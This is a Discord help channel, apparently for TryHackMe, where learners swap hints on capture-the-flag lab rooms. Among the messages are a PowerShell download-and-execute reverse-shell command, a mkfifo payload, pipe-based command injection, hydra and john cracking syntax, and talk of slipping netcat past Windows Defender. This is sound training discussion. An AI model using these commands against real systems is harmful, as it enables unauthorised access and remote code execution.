#room-hints
1 messages · Page 98 of 1
 proven furnace
 dry gate
perhaps 😄
now that I think about it... you've made another sort of login for ssh, no? because you generated a key pair... It's probably to show how you do it if you don't have any keys to begin with.
I did it on the attackbox so there was already some stuff in there
I might just be confusing myself 😂
proven furnace
dry gate
now that I think about it... you've made another sort of login for ssh, no? beca...
Well I can do ssh -i my_ssh_key MACHINE_IP and it gives me a prompt for "pingk@MACHINE_IP's password:" but no matter what I type in, it says permission denied
dry gate
I didn't give mine a password
hmmm
generate a key pair without a password and see if it works like that
I remember it coming up with the password prompt and not knowing what to do XD
proven furnace
dry gate
I remember it coming up with the password prompt and not knowing what to do XD
Yeah I tried again with no passphrase but I still get a password prompt and nothing works
Maybe you need to have an existing user on the machine, which we obviously can't replicate, but if we did then it would work?
dry gate
proven furnace
Yeah I tried again with no passphrase but I still get a password prompt and noth...
I'm going to try it out in a bit :o
I was able to do it yesterday
proven furnace
DM me if you get it working 🙂
dry gate
proven furnace
Maybe you need to have an existing user on the machine, which we obviously can't...
an existing user on the machine? :o
dry gate
proven furnace
DM me if you get it working 🙂
will do :)
 turbid walrus
hey guys I'm new at cyber security and I started with CS50 course is that right?
dry gate
it gives you the payload though? :o
the bottom two lines
mkfifo /tmp.....
copy and paste that into the telnet session (remember to use .RUN before pasting it there)
dry gate
turbid walrus
hey guys I'm new at cyber security and I started with CS50 course is that right?
No clue to be honest. I started with TryHackMe and am currently studying to do Security+ :P
 hazy kiln
thnaks
turbid walrus
dry gate
No clue to be honest. I started with TryHackMe and am currently studying to do S...
Ok, how to start correctly?
dry gate
turbid walrus
Ok, how to start correctly?
I don't think I'm the best person to ask this but from what I understand, Security+ is the first sort of introductory certification into cyber security.
but don't take my word as gospel because I am also quite new to this :)
turbid walrus
dry gate
but don't take my word as gospel because I am also quite new to this :)
ok, thx for your help ❤️
 green minnowBOT
Gave +1 Rep to @dry gate
hazy kiln
cyber-and-careers section of this discord may have more wisdom @turbid walrus
 wheat helm
 rotund quarry
hey guys I have one quick question about basic OS command injection in web applications
could someone help me?
 whole python
rotund quarry
hey guys I have one quick question about basic OS command injection in web appli...
whole python
rotund quarry
hey guys I have one quick question about basic OS command injection in web appli...
sure what are you trying to do ?
whole python
what are you using?
rotund quarry
The web app queries using a shell command with product and store ID as arguments and will output the stock status for specifed item.
productId=4&storeId=1
will output 88 which is the current stock
productId=4&echo test&storeId=1
outputs some other number
productId=4&storeId=1|echo test
outputs "test"
i'm wondering why | is the appropriate character for this payload and not &
whole python
because | is known as pipe-ing and it basically sends the command through another thing while adding the first one to it (don't take my word for that I don't know a lot of how stuff works)
"The Pipe is a command in Linux that lets you use two or more commands such that output of one command serves as input to the next. In short, the output of each process directly as input to the next one like a pipeline. The symbol '|' denotes a pipe." - https://www.guru99.com/linux-pipe-grep.html
rotund quarry
gotcha, so a command like this
echo 88 | echo test
outputs just test
and I see now why | was the correct character to use
it seemed counterintuitive because I didn't think "88" could be fed into "test"
whole python
👍
rotund quarry
thank you
 brazen gale
stuck on network services task 4
im in the smb prompt but dont know how to continue from there
any hints?
 silver otter
hints on what
brazen gale
im legit stuck on task 4 there
brazen gale
4th question there
silver otter
Great! Have a look around for any interesting documents that could contain valuable information. Who can we assume this profile folder belongs to??
brazen gale
yup
silver otter
what part of that is giving you trouble?
silver otter
did you read the text for Task 4?
brazen gale
assume
silver otter
that might be your problem
brazen gale
ah, well thanks for the help
silver otter
so you worked it out?

also you could use the help for smbclient or manpage if it's there, learning how to use smbclient sounds like your issue and the instructions are in the text for the chapter
 frank dirge
Hey!! I'm doing the Overpass 3 room!! I'm trying to get to get into the paradox user!! Can I get some hints? Is using ftp a good idea?
 raw lantern
Hey guys!!! i have a problem with connecting to the NFS server, (NFS ENUMERATION) it says access denied, what should i do? When i search this on google it says i have to go to the NFS server and go through the privilege by /etc/exports and do some modifications there, but the thing is if i cant access the server how am i supposed to edit that file?? let me know thanks!!
 ripe hedge
frank dirge
Hey!! I'm doing the Overpass 3 room!! I'm trying to get to get into the **parado...
ripe hedge
frank dirge
Hey!! I'm doing the Overpass 3 room!! I'm trying to get to get into the **parado...
probably not a bad one IIRC
ripe hedge
frank dirge
Hey!! I'm doing the Overpass 3 room!! I'm trying to get to get into the **parado...
enumerate the webserver a bit more, you'll probably find some interesting things
hazy kiln
help: room-Network services, task-10, last question. i was trying to brute force file server with hydra and couldn't get the result i intend to, may be wrong synytax ?
ripe hedge
hazy kiln
help: room-Network services, task-10, last question. i was trying to brute force...
syntax is off, check the --help page
you used the literal file path as the password 🙂
 sturdy hearth
It should be -P to provide a password list (file)
hazy kiln
somthing like this ? (first time using hydra)
ripe hedge
try a big P
hazy kiln
you mean a latest version of rockyou ?
sturdy hearth
You may leave -t 4 flag, hydra should use the highest value by default.
IIRC, it is sshd that doesn't allow more than 4 connection requests at a time
ripe hedge
ftp is pretty slow as well
sturdy hearth
Ok, I believe you🙂
ripe hedge
anyways, we're going a bit beyond hints here
sturdy hearth
ripe hedge
syntax is off, check the --help page
Please see this, you will get to know about the basic features of hydra
It is pretty clear👍
hazy kiln
capital P doen't fix it . i may probably need help than hint. thanks
ripe hedge
hazy kiln
i tried thta as well, ain't work.
should read the error messages, they can be insightful sometimes 😉
(you may have forgotten a letter)
hazy kiln
found it , i was wrong with file path, ".txt.gz" was the correct one.
ripe hedge
you should unzip it first though
hazy kiln
many thanks for paitiently helping me @ripe hedge @sturdy hearth.
green minnowBOT
Gave +1 Rep to @ripe hedge
ripe hedge
+rep @sturdy hearth
green minnowBOT
Gave +1 Rep to @sturdy hearth
frank dirge
ripe hedge
enumerate the webserver a bit more, you'll probably find some interesting things
I pretty sure I've the hidden directory! I've a reverse shell in the box
Am Imissing something?
ripe hedge
if you have a shell you're not too bad I think
frank dirge
ripe hedge
if you have a shell you're not too bad I think
Yes, but I'm having trouble pivoting to other users!!
 little sable
psst, can anyone tell me how to extract a file found with zsteg?
little sable
for reference I'm working on task 3 q2 here https://tryhackme.com/room/agentsudoctf

TryHackMe
You found a secret server located under the deep sea. Your task is to hack inside the server and reveal the truth.
 vast cypress
Hey guys
I need a hint pls because I am stuck in this question for a long time
in the nmap room at the task 8 question 2
this is where I have stuck
I have read the document, but I still cant find the answer
can somebody give me a hint pls :D
 left thunder
vast cypress
can somebody give me a hint pls :D
left thunder
vast cypress
can somebody give me a hint pls :D
Have you read the entire task text? As it's giving you the answer on multiple positions in the text. Even on one position it's giving you the exact answer 🙂
vast cypress
left thunder
Have you read the entire task text? As it's giving you the answer on multiple po...
I will read it again
I tried identical fashion
many many times
left thunder
vast cypress
I tried identical fashion
What's the answer you use? Please delete it here in discord aftwards
Oh, well that's not correct, so ^^
left thunder
vast cypress
hmmmm 🤔
Maybe translate the question or the answer you tried "identical fashion" as I don't know how that could fit to the question ^^
left thunder
Great 🙂
vast cypress
but I don't know what evasion is though lol
left thunder
vast cypress
but I don't know what evasion is though lol
Basically to not getting detected, to avoid being detected by it.
 void panther
I am having an issues with the xss in task 7. I am running the script and receiving the popup, but do not get a flag. any ideas as to why?
left thunder
void panther
I am having an issues with the xss in task 7. I am running the script and receiv...
Are you talking about /room/xss ?
void panther
left thunder
Are you talking about /room/xss ?
OWASP Juice Shop Task 7 question 1
left thunder
void panther
OWASP Juice Shop Task 7 question 1
Maybe it's bugged or you somehow already did it, as I think it will not pop up the 2nd time you do it. You could navigate to /#/score-board to check if you have solved that task already. In case you did, there should be a button to trigger the flag to pop up again.
void panther
its not showing task 7, only task 6 complete
dry gate
maybe restart the machine. Is it coming up with the flag for the previous question?
I remember getting a similar error
left thunder
void panther
its not showing task 7, only task 6 complete
So you didn't found the correct task in the score-board which is meant for task 7, or you found the right task in the score-board but it's not solved yet?
void panther
left thunder
So you didn't found the correct task in the score-board which is meant for task ...
found the task, not solved
left thunder
void panther
found the task, not solved
Alright, ye if you are sure to have done the correct steps, then the shop might be just bugged and you have to restart it, like Gabriel also said.
void panther
left thunder
Alright, ye if you are sure to have done the correct steps, then the shop might ...
ok. thank you so very much
green minnowBOT
Gave +1 Rep to @left thunder
little sable
I'm so confused by this task. I think I just can't read the text
 left thunder
little sable
I'm so confused by this task. I think I just can't read the text
left thunder
little sable
I'm so confused by this task. I think I just can't read the text
Da hek is this task 😄 ? Are you sure that's the correct pic ?
little sable
task 7 q2 https://tryhackme.com/room/ccstego
 left thunder
little sable
task 7 q2 https://tryhackme.com/room/ccstego
left thunder
little sable
task 7 q2 https://tryhackme.com/room/ccstego
Oh okay ^^
ripe hedge
Pic is fine, try playing with the colour settings
Might be able to find something with better contrast
 tawdry mason
hello everyone
i have question about new room
https://tryhackme.com/room/bypassdisablefunctions

TryHackMe
Practice bypassing disabled dangerous features that run operating system commands or start processes.
does anyone got same problem as me? i can not run python file download from Introduction
 tawdry mason
i did nothing to original file after git clone
 clever heart
file cannot be opened... interesting
tawdry mason
but when i try python3 i got this

i also tried to fix by ad () to those print and i got same error as using python, python2
 modern lake
Hi! I've some trouble for the Network Services room, Task 4 "Exploiting SMB", last question:
Now, use the information you have already gathered to work out the username of the account. Then, use the service and key to log-in to the server.
What is the smb.txt flag?
I already downloaded the "key" on my machine, I think I understand how this works but I can't go any further, can someone give me a hint please?
left thunder
modern lake
I already downloaded the "key" on my machine, I think I understand how this work...
Not quite sure what you are stuck on. Are you stuck on how to use the key or on what exactly ?
modern lake
I think I don't know how to use the key, indeed
I've done a simple copy-paste but maybe I was wrong
left thunder
modern lake
I've done a simple copy-paste but maybe I was wrong
You mean you opened the file and copied the content to a new file or you just copied the whole file?
left thunder
modern lake
with the ||"get" command on SMB||
Alright, so what's the key called you copied?
modern lake
Can I write it here or it's too risky to spoil others people?
left thunder
modern lake
Can I write it here or it's too risky to spoil others people?
You can mark it as spoiler or delete it afterwards
modern lake
Alright then
It was the ||id_rsa file, the ssh private key||
So I copy-pasted it in my ||.ssh folder|| on my local machine
left thunder
modern lake
So I copy-pasted it in my ||.ssh folder|| on my local machine
Alright, so then technically you should by now know what it is used for, right? Is it just the syntax to use you are stuck on ?
modern lake
idk the password is still asked, so maybe i don't have the right username?
left thunder
modern lake
idk the password is still asked, so maybe i don't have the right username?
Have you done the chmod 600 on the file and are you specifying the correct path of the key file?
modern lake
It's written work out the username of the account so I guess it's about the guy in the ||file|| I found earlier
Oh
I've done the chmod 600 but I didn't specify the correct path
I didn't even know I had to do that
left thunder
modern lake
I've done the chmod 600 but I didn't specify the correct path
So the syntax is ssh -i /path/to/keyfile username@ip
modern lake
Alright I'm gonna give a try with multiple usernames and I keep you informed, thanks :)
left thunder
modern lake
Alright I'm gonna give a try with multiple usernames and I keep you informed, th...
Sounds good, no problem 🙂
left thunder
modern lake
Alright I'm gonna give a try with multiple usernames and I keep you informed, th...
Just one last thing, if it keeps asking for a password, you either have the wrong username or the path to the id_rsa file is not right
modern lake
Yeah it keeps asking, idk where i'm wrong then
I tried multiple usernames with my id_rsa downloaded
left thunder
modern lake
I tried multiple usernames with my id_rsa downloaded
Have you answered question 4 of task 4 ?
left thunder
modern lake
Yes
Then there are not too many possible usernames to try
modern lake
So I tried a couple of usernames like ||johncactus, j.cactus, cactusjohn, etc.||
But maybe I didn't downloaded well the id_rsa
left thunder
modern lake
So I tried a couple of usernames like ||johncactus, j.cactus, cactusjohn, etc.||
I can give you that much, the ones you tried there are not right
left thunder
modern lake
Sounds weird to me, there aren't too many usernames to try with that lmao
Ye, there are not, unless you think too complicated 😄
modern lake
Yeah it happened to me very often...
OH COME ON
Sorry.
It was too simple to me x_x
Even the flag is taunting me lmao
Thank you Fontaene
left thunder
😄 Not a problem
left thunder
tawdry mason
i have question about new room
https://tryhackme.com/room/bypassdisablefunction...
Just to let you know in case you didn't saw it, there is a channel for that room #885963072446009444
 long cradle
Could someone dm me about Vulnnet Active? Still trying to get user
 quick jetty
I'm using the metasploit room now.
Whenever i exploit, it says session wasn't created
Why so
Exploit completed, but no session was created.
 dry sphinx
tawdry mason
but when i try python3 i got this
dry sphinx
tawdry mason
but when i try python3 i got this
run it with python2
 inland cargo


Add this to the end of the file Invoke-PowerShellTcp -Reverse -IPAddress 10.10.237.93 -Port 4445 for Invoke_PowershellTcp.ps1, have a netcat listener on 4445 and now run you commands
@shadow tangle
 shadow tangle
inland cargo
Add this to the end of the file `Invoke-PowerShellTcp -Reverse -IPAddress 10.10....
shadow tangle
inland cargo
Add this to the end of the file `Invoke-PowerShellTcp -Reverse -IPAddress 10.10....
i have to put the -Port in the same port that i have hosted the py server on
(Python3)
inland cargo
No this is for the reverse shell
shadow tangle
ok
 inland cargo
Which will be serving this file which has been edited to get a rev shell
inland cargo
shadow tangle
https://i.imgur.com/HO0zXbU.png
Edit the command to port 4443
inland cargo
Listener is fine
inland cargo
shadow tangle
https://i.imgur.com/HO0zXbU.png
Change that to powershell IEX (New-Object Net.WebClient).DownloadString('http://10.10.237.93:4443/Invoke-PowerShellTcp.ps1')
inland cargo
Also you don't need the second part
Just the first one as it's going to get the rev shell and execute the rev shell commands for you
shadow tangle
my stupidity went 100%
inland cargo
That's okay 🙂
shadow tangle
some times my brain just melting
shadow tangle
inland cargo
Change that to `powershell IEX (New-Object Net.WebClient).DownloadString('http:/...
for some reason still doesn't work
while its correct
inland cargo
Do you get a hit on your sever
 inland cargo
And in the web shell use powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://10.10.237.93:4443/Invoke-PowerShellTcp.ps1')
 inland cargo
Wait isn't your IP, 10.10.237.93
shadow tangle
my ip is 10.10.237.93
yeah
the websites ip is that
10.10.63.205
ah nvm
i can
lemme try that
shadow tangle
inland cargo
Look at your attackbox
in -IpAddress -Port i will put 4443 port right?
inland cargo
shadow tangle
in -IpAddress -Port i will put 4443 port right?
Lport of the netcat 😛
shadow tangle
xD
kk
then 4443

xD
when i do that it sends its request in the netcat
not in the server
shadow tangle
YES
i did that
finally
jesus crist
ok ty
i just had to put the port in to 8080
i have access ok
inland cargo
Nice
clever heart
😄
silver otter
is that a room question?
generally, you'd get the source and compile it
(for creating an exe)
 mighty mesa
how do you compile cs ?
silver otter
cs?
mighty mesa
c#
silver otter
I feel like you can probably google that
mighty mesa
I don't want to install M$ code thing
sturdy hearth
mighty mesa
how do you compile cs ?
Are you asking it for wreath room?
mighty mesa
no no
sturdy hearth
On linux there is mono-devel package, that you can install to compile .cs files into .exe
IIRC, it is mcs file.cs
sturdy hearth
So you want to produce an executable file from your .cs program code?
And you don't want to install the tool to do so😅
mighty mesa
apparently I have to make a netcat that defender won't just yeet out of the system
if I read the doc correctly
sometimes changing the code a little bit and recompiling the executable can bypass these simplest of detections.
nope
sturdy hearth
If the room doesn't state to use C#, you can use .c as well.
There are plenty of those available on GitHub
Perhaps you can find an executable file as well, that doesn't get blocked by Windows Defender in your room.
Here is one
https://github.com/int0x33/nc.exe/
GitHub
Netcat for windows 32/64 bit. Contribute to int0x33/nc.exe development by creating an account on GitHub.
silver otter
it IS an insane rated challenge room that the spirit of is kind of not to follow a writeup to solve
mighty mesa
what writeup?
mighty mesa
silver otter
it IS an insane rated challenge room that the spirit of is kind of not to follow...
are you hinting to go for socat?
silver otter
nope, not hinting anything
 stuck fractal
found with nfs locking as the search query
Stands for NFS Lock Manager?
Or Network Lock Manager
 knotty shard
Hi everyone! I'm working on the [Severity 8] Insecure Deserialization - Code Execution section of the OWASP path and my rce.py file won't run. There seems to be a problem with the pickle module not existing but I'm new to Python and are having a tough time trying to get it working. Any tips/direction would be highly appreciated!
little sable
ripe hedge
Might be able to find something with better contrast
sadly, no better, either ||KTrtNl5|| or ||KTrtN15|| but both are ||404s||

 vivid mortar
Trying to crack this hash on john for a THM challenge:
$2a$06$7yoU3Ng8dHTXphAg913cyO6Bjs3K5lBnwq5FJyA6d01pMSrddr1ZG
Here is the command im using:
john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hashfile
The error im getting:
No password hashes loaded (see FAQ)``` wraith bramble
Anyone is here
 gusty turtle
vivid mortar
Trying to crack this hash on john for a THM challenge:
```$2a$06$7yoU3Ng8dHTXph...
gusty turtle
vivid mortar
Trying to crack this hash on john for a THM challenge:
```$2a$06$7yoU3Ng8dHTXph...
Make sure you have that hash in the "hashfile", try manually pasting it in rather than using echo.
dry gate
vivid mortar
Trying to crack this hash on john for a THM challenge:
```$2a$06$7yoU3Ng8dHTXph...
shouldn't you have it in a text file like hashfile.txt... idk if that makes a difference or not. Also make sure you've got the right hash type. There are programs that can find it for you. It may be bcrypt but there are probably other kinds of bcrypt hash types.
john --format=lists | grep -i bcrypt
should show you the other bcrypt hash functions.
gusty turtle
dry gate
shouldn't you have it in a text file like hashfile.txt... idk if that makes a di...
I don't think file format matters, His command seems to work. I think the issue is with the echo, echo $2a$06$7yoU3Ng8dHTXphAg913cyO6Bjs3K5lBnwq5FJyA6d01pMSrddr1ZG won't work, echo '$2a$06$7yoU3Ng8dHTXphAg913cyO6Bjs3K5lBnwq5FJyA6d01pMSrddr1ZG' should.
 tulip mural
Afaik
No password hash loaded corresponds to either wrong format defined or error while reading the hash file
dry gate
gusty turtle
I don't think file format matters, His command seems to work. I think the issue ...
ah ok. the way I did it was just copy the hash to the clipboard and then use vim and paste it in there. Might not be super efficient though XD
 mental quarry
The machine on Advent of Cyber 2 task 10 doesn't work?
I've have given it enough time to fully boot up the services, but whenever I try to visit the URL or the panel, it doesn't work
left thunder
mental quarry
I've have given it enough time to fully boot up the services, but whenever I try...
What's the full url you try to open and doesn't work?
mental quarry
left thunder
mental quarry
https://tryhackmeIP/santapanel
Seems you forgot to add the port after tryhackmeIP
mental quarry
Oh yeah I just saw it's port is 8000 and not 80 oof . Thanks man!
Thanks @left thunder
green minnowBOT
Gave +1 Rep to @left thunder
left thunder
Sure, not a problem 🙂
 cloud sinew
Hi all,
I'm currently working on Networking services - Exploiting SMB and I'm having a small issue.
I am able to do enum4linux but when it comes to accessing the target using an Anonymous account I get the following error
Connection to failed (Error NT_STATUS_UNSUCCESSFUL)
I've looked around on the webs and everything is pointing to an issue on the target/password issue.
However for this room it's meant to be accessible without a password.
Any hints or reading material is greatly appreciated.
left thunder
cloud sinew
Hi all,
I'm currently working on Networking services - Exploiting SMB and I'm h...
Enumerate the machine proberly to be sure you are trying to use the correct share
cloud sinew
left thunder
Enumerate the machine proberly to be sure you are trying to use the correct shar...
Ha it was more simple than that. For some reason I put a space between the IP and the share..... every time i ran it......
 bronze patrol
don't know if this is the right room if it isn't please let me know nicely please. I'm stuck on network services task 6. I've been stuck on answers 6-7 for 2-3 hours now. I've tried everything from: ||nmap -T4 -A -p- 10.10.14.212|| to ||nmap -T4 -A -p- 10.10.14.212 -p 8012|| to even trying to connect with the telnet to find answer's 6-7. I've also tried removing the ||-p-||
I've tried ||smbclient-ing the ip|| and nothing came up, i've tried switching up the arrangement of the code. i've added ||-sV, -vv, -v, -A|| and it takes a long time to even get the scan done even when it hit's 100%. the last time I tried a scan it gave me the Fingerprint but nothing that answers task 6's question 6 box.
I'm just wondering if this box is broken because when I scan the ip with everything I know I get the same output. I've just resorted to looking up the answer because I'm stumped and i've seen on multiple writeups everyone has had the same code i've put in and have gotten a different output from me? I've even ||"enum4linux"|| the ip and it gives me an error. what give's?
I know I already have the asnwer but I actually want to go back with a hint and figure out what I'm doing wrong myself. I've never had this much trouble with a room until this one
left thunder
Great 🙂 But I think you should delete that as it contains the flag and the solution to it
wraith bramble
@left thunder ok ohh I deleted
left thunder
bronze patrol
don't know if this is the right room if it isn't please let me know **nicely** p...
Did you started the new machine attached to task 6 ? Rather then using a machine from the previous task?
bronze patrol
yes, i've restarted it twice. The title is supposed to be ||POLOTELNET|| correct?
left thunder
bronze patrol
yes, i've restarted it twice. The title is supposed to be ||POLOTELNET|| correct...
Yes
bronze patrol
yes, i've been using that one and all the writeup's ive seen have the exact same code i have but they get the answer for the 6th box but i dont
left thunder
So what is the output of your ||nmap -T4 -A 10.10.14.212 -p8012|| ?
bronze patrol
gonna try that again...one sec
left thunder
Wait you had a typo in it, you specified the ports 2 times, just edited the command
bronze patrol
ah, i see
oh wow...so I got the answer now after I scanned it. The weird thing is when you mentioned i specified the port twice. in the previous ip i used which was: ||10.10.14.212|| it never gave me a error when I inputted ||-p-|| along with ||-p 8012||.
I got a new machine with the ip ||10.10.183.27|| and it DID give me an error when I did do ||-p-|| along with ||-p 8012||. So I just got done with the scan and I got the answer I was looking for after i too out ||-p-|| which is super weird
yeah...wtf now it's giving me the correct stuff for task 7 now...weird
left thunder
bronze patrol
oh wow...so I got the answer now after I scanned it. The weird thing is when you...
Well, no idea why that would have happened before, but either way you got to your answer now 🙂
bronze patrol
yeah, thanks for the help. No use worrying about it now lol
bronze patrol
is the network service room supposed to be this hard? I'm now stuck Task 7 and im doing what it says but once I mess up one command and try typing ||.HELP|| it doesn't show the ||.RUN <command>: Execute commands|| output anymore so i'm assuming it kicked me out of the Telnet? If i try reconnecting to ||Skidy's Backdoor|| it doesnt give the ||Welcome to Skidy's backdoor|| anymore and even trying to run the ||nmap scan|| again doesnt work and i have to terminate the machine and start all over again.
Even the ||.RUN ping <ip I have> -c 1|| command doesnt work, inside of the telnet connection. If I press CTRIL+] and then trying it in there i just gives me ||? invalid command|| but if i run the
This room is so frustrating, jeez...sorry if i'm asking too much, this room just way too complex and keeps breaking on me. I did the rooms before the Networking Services one and this is even included in the "Complete Beginner" - but doesn't feel like it whatsoever - so I dont think I should be having this much trouble.
I would try this room on my own VM but it doesn't work like how it does with the attackbox, and yes i'm using openvpn and I do/did use kali linux when i tried other rooms with a VM
little sable
I've been going through https://tryhackme.com/room/owaspjuiceshop It seems Task 4 Q1 might be broken. I successfully brute-forced the admin password but when I logged in, nothing happened. Usually doesn't it have like a popup with the token?

TryHackMe
This room uses the Juice Shop vulnerable web application to learn how to identify and exploit common web application vulnerabilities.
dry gate
bronze patrol
is the network service room supposed to be this hard? I'm now stuck Task 7 and i...
I found the network services rooms very challenging the first time I did them. Don't worry about it too much as long as you get what you're doing for the most part :). I too have had that thing where the telnet session goes a bit crazy and then it doesn't give the welcome message. I had to restart the victim machine when that happened.
Besides from when it does that, is there a part that you're stuck on?
dry gate
little sable
I've been going through https://tryhackme.com/room/owaspjuiceshop It seems Task...
There should be a popup with a flag, no? If not I'd try restarting the machine :/
bronze patrol
dry gate
I found the network services rooms very challenging the first time I did them. D...
Whenever my machine and attack box work and I connect to the telnet that gives me the ||welcome to skidy’s backdoor|| and I type the ||.RUN ping <ip of the machine> -c 1|| it does nothing and usually after that when I try to type ||.HELP|| it doesn’t give me that ||.RUN <command>|| output anymore so I’m guessing it kicks me out, this has happened every time so far. Not sure what’s going on with that but if I can figure out what’s going on, I’m confident I can get through the rest by myself if it doesn’t keep messing up.
silver otter
bronze patrol
Whenever my machine and attack box work and I connect to the telnet that gives ...
can you post a screenshot of what you are inputting? you will have to verify with the discord bot to post screenshots however
!docs verify
 proud scarabBOT

 TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
bronze patrol
Gotcha. give me a couple of mins to hop on my pc and get back to where I was and see if it happens again
silver otter
ok i'll be back in a bit myself
dry gate
bronze patrol
Whenever my machine and attack box work and I connect to the telnet that gives ...
Did you set up the tcp dump listener?
bronze patrol
i've tried that also while connected to the telnet but there was no output, not sure if that's what is supposed to happen. After my telnet connection (that I think broke) and disconnected to it, I tried entering the command in the actual root part of the terminal and it gave me an output.
After that I was able to type but got no output after entering, and there was also no terminal name next to where I was typing like how there is when It tells you "root@<whatever-ip-you-have>....(I hope i'm making sense I'm terrible at explaining myself).
do I have to enter the tcpdump BEFORE connecting to the telnet?
silver otter
bronze patrol
i've tried that also while connected to the telnet but there was no output, not ...
well, you just need to follow the instructions
which is why I wanted a screenshot
bronze patrol
im getting it now
silver otter
but I suspect Gabriel is right, don't forget you can open multiple terminals
or tabs
bronze patrol
i am following the instructions...i have been for 3 hours...

there's me following instructions, don't know what i'm doing wrong unless i have to set the tcpdump before the telnet connection.....
silver otter
well like I said
what do the instructions say
you will need to use two terminal windows for this
bronze patrol
well if "start a tcpdump listener" counts as "start another window" then they gotta rephrase that. that's confusing for some people, like myself
i had 0 clue that's what that meant
silver otter
specifically it says Start a tcpdump listener on your local machine.
and then Now, use the command "ping [local THM ip] -c 1" through the telnet session
dry gate
A tcp dump listener is used to listen for icmp packets (pings). You're doing this to see if the telnet session actually responds to your commands. So in a separate window, enter the tcp dump listener command that they provide and then use the ping command in the telnet session. You should see something pop up in your tcp dump listener window.
bronze patrol
i guess so, my brain just couldn't process that. I tend to follow instructions literally, like things have to be direct and in my face. I know you'll say something like "you gotta read" or "that's not how life works" but my brain works different
bronze patrol
dry gate
A tcp dump listener is used to listen for icmp packets (pings). You're doing thi...
I see now, idk how i didn't process that at all. I was certain I was doing everything right
silver otter
to me those instructions are quite literal, start a tcpdump listener, then use telnet to try ping it
but I don't know, I think if anything it highlights some fundamentals not in place yet, but by doing this you will learn it
dry gate
I did find it confusing when I first did it. It never really explained what this stuff was and even when I tried looking up what these things were, the explanations would seem very confusing. With time, you'll understand what these things are.
bronze patrol
what I thought would happen is, if i entered that tcpdump command it would do that and run in the background then I could've gone and entered the ping command inside the same window. In my previous messages i stated i've went through the rooms in the "complete beginner" course before this one
dry gate
But network services is in complete beginner 🤔
bronze patrol
no yeah that's what im saying, im responding to neon talking about the fundamentals, i di those ones before coming to this room
dry gate
bronze patrol
no yeah that's what im saying, im responding to neon talking about the fundament...
Understanding what you're doing is super important rather than just following instructions blindly :P
bronze patrol
yeah, this is what i mean when i say i cant explain myself to normal people, i just dig myself a hole LOL. thanks for the help i'll leae y'all alone
silver otter
ok, well do you understand the difference between your local machine (attack box) and the machine you are connecting to (target)?
I assume you used something like wget or a file transfer method previously?
or even a netcat listener and another panel for something else
bronze patrol
yes the wget, for the smbclient previously. i used two different windows...i'm pretty dumb i admit that so if im having trouble with this i know i wont get far. you're right though I should read more.
silver otter
just think, going forwards that there will be frequently sitautinos where you need to run things on your own system and also things on the target system
usually its highlighted but it will be good to get in the habit of using multiple tabs for different things anyway
dry gate
You're not dumb lol. Nobody was born knowing this stuff
bronze patrol
yeah I just get into the rythm of doing one thing one way and forgetting there's more than just that.
i'll read more, thanks for the help
silver otter
no problem it never hurts to ask and I like to try help by getting people to discover the answer themselves, especially in hints so I think you did well
just one part off makes the whole chain fail a bit 😄
bronze patrol
crazy how one missed thing can mess up a whole process, was literally talking about this the other day ago and now look lol
silver otter
yeah don't sweat, it over time stuff will click more and more and it will become second nature just gotta keep pushing
bronze patrol
for sure, I'll keep on keepin on. thanks again y'all
 topaz umbra
Hey everyone, I'm doing https://tryhackme.com/room/cowboyhacker and I'm stuck on the last question. I gathered all the other flags and now I'm just trying to find the root flag. I looked at https://i7m4d.medium.com/bounty-hacker-write-up-tryhackme-4afca1389f5a this walkthrough eventually and followed the steps for this, copying the command from GTFOBin as also shown in the walkthrough. However, I cannot do any sudo commands without it asking me for the password regardless. Can anyone provide a hint?
 spare fractal
topaz umbra
Hey everyone, I'm doing https://tryhackme.com/room/cowboyhacker and I'm stuck on...
spare fractal
topaz umbra
Hey everyone, I'm doing https://tryhackme.com/room/cowboyhacker and I'm stuck on...
Are you logged into ssh?
topaz umbra
yes
left thunder
topaz umbra
Hey everyone, I'm doing https://tryhackme.com/room/cowboyhacker and I'm stuck on...
Not sure if that would work, but have you tried without sudo ? As you are able to run that command with root privileges anyways ?
topaz umbra
yeah I tried without sudo, then I can ask id. But it shows me as the user, not as root
left thunder
topaz umbra
yeah I tried without sudo, then I can ask id. But it shows me as the user, not a...
So what happens if you run the command you found without sudo and the action /bin/sh ? Just to let you know, I have not done that room, so if anything might be nonsense, just don't listen to it 😄
topaz umbra
No worries haha, thanks for helping 🙂 I ran it without before, then I got the expected result ( tar: Removing leading '/' from member names ). But whoami then returns <user> name, whereas in the walkthroughs it immediately shows root
left thunder
topaz umbra
No worries haha, thanks for helping 🙂 I ran it without before, then I got the e...
Mh and just out of curiosity, what instead of using tar you try using /bin/tar
spare fractal
topaz umbra
Hey everyone, I'm doing https://tryhackme.com/room/cowboyhacker and I'm stuck on...
I'm not sure what you mean, but when prompted to enter a user password, use the ssh password.
topaz umbra
spare fractal
I'm not sure what you mean, but when prompted to enter a user password, use the ...
yeah thats all good. That works, I am logged in as the user
but now I need root 🙂
the ssh pass doesn't work when I do some sudo command
unless I typed it incorrectly like 10 times but I dont think so haha
topaz umbra
left thunder
Mh and just out of curiosity, what instead of using tar you try using /bin/tar
hey thanks a lot, this worked!
green minnowBOT
Gave +1 Rep to @left thunder
topaz umbra
thanks both of you 🙂
left thunder
Awesome 🙂
 slender aspen
[*] Started reverse TCP handler on 10.17.22.82:4444
[*] 10.10.2.188:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.10.2.188:445       - Rex::ConnectionTimeout: The connection with (10.10.2.188:445) timed out.
[*] 10.10.2.188:445       - Scanned 1 of 1 hosts (100% complete)
